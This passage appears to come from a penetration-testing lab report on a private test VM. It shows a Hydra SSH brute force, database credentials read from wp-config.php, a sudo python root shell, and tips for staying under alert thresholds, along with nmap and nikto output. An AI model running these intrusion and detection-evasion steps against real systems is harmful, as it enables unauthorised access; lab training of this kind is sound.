[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344400 [child 13] (0/1)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344400 [child 4] (0/1)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "ashley" - 19 of 14344400 [child 12] (0/1)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
```

Exploitation 2: **Weak Password on SSH Port 22**

- What did the exploit achieve?

  b. Remotely login and connection to Michael's directory.


```
root@Kali:~# ssh michael@192.168.1.110 -p 22
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establishe
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known host
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploitation 3: WordPress Configuration File Exposed

Summarize the following:

- How did you exploit the vulnerability?
  - Navigating to: /var/www/html/wordpress/wp-config.php

```
michael@target1:~$ cd ../
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd ../
michael@target1:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
```



Exploitation 3: WordPress Configuration File Exposed


- What did the exploit achieve?
  - Database name, username, password, and host name

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Exploitation 4: **Privilege Escalation**

Summarize the following:

- How did you exploit the vulnerability?
  - Check for exact command that steven is authorized to use: **sudo –l**
  - Steven run on python application on raven websites.
  - Used a python shell: **sudo python –c 'import pty;pty.spawn("/bin/bash/")'**
  - Run **cd /root** and **ls –la**
  - Flag4.txt found and run: **cat flag4.txt**



Exploitation 4: **Privilege Escalation**

Summarize the following:


- What did the exploit achieve?
  - A. Steven's home directory, root directory and flag4.txt.

```
$ whoami
steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls -la
total 48
drwx------  2 root root 4096 Jul  1  2020 .
drwxr-xr-x 23 root root 4096 Jun 24  2020 ..
-rw-------  1 root root 4535 Jun 12 00:51 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  442 Aug 13  2018 flag4.txt
-rw-------  1 root root   27 Aug 13  2018 .mysql_history
```

Exploitation 4: Privilege Escalation

Summarize the following:

- What did the exploit achieve?
  - Flag4.txt file inside.




Avoiding Detection

Stealth Exploitation of User Enumeration

Monitoring Overview

- ❖ Which alerts detect this exploit?
- ➢ WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- ❖ Which metrics do they measure?
- ➢ http.response.status.code >=400
- ❖ What is the Threshold
- ➢ Above 400



Stealth Exploitation of User Enumeration

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - wpscan -url http://192.168.1.110/wordpress -e u –stealthy -enumerate u
- Or we use tools like sniffing rather then automated tools like wp-scan
- Are there alternative exploits that may perform better?

Nikto : Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks.

nikto -C all -h -timeout+ <192.168.1.110>

```
root@Kali:~# perl nikto.pl -h 192.168.1.115
Can't open perl script "nikto.pl": No such file or directory
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2022-06-16 16:21:53 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache
 to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2022-06-16 16:23:47 (GMT-7) (114 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Stealth Exploitation of Weak Password on SSH Port 22

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - 0.5

Stealth Exploitation of Weak Password on SSH Port 22

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - John wt-hashes.txt
- Are there alternative exploits that may perform better?
  - Hydra: By adding limit to sending the numbe of logins.

    hydra -l michael -P /usr/share/wordlists/rockyou.txt --vV 192.168.1.110 ss
  - HASHcat: Which runs on GPU thus will not trigger alert.

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illeg

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-11 19:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344400 [child 13] (0/1)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344400 [child 4] (0/1)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "ashley" - 19 of 14344400 [child 12] (0/1)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
```

Stealth Exploitation of Network Enumeration

Monitoring Overview

- Which alerts detect this exploit?
- WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- Which metrics do they measure?
- http.request.bytes >=3500
- Which thresholds do they fire at?
- Above 3500

```
Nmap scan report for 192.168.1.110
Host is up (0.00098s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

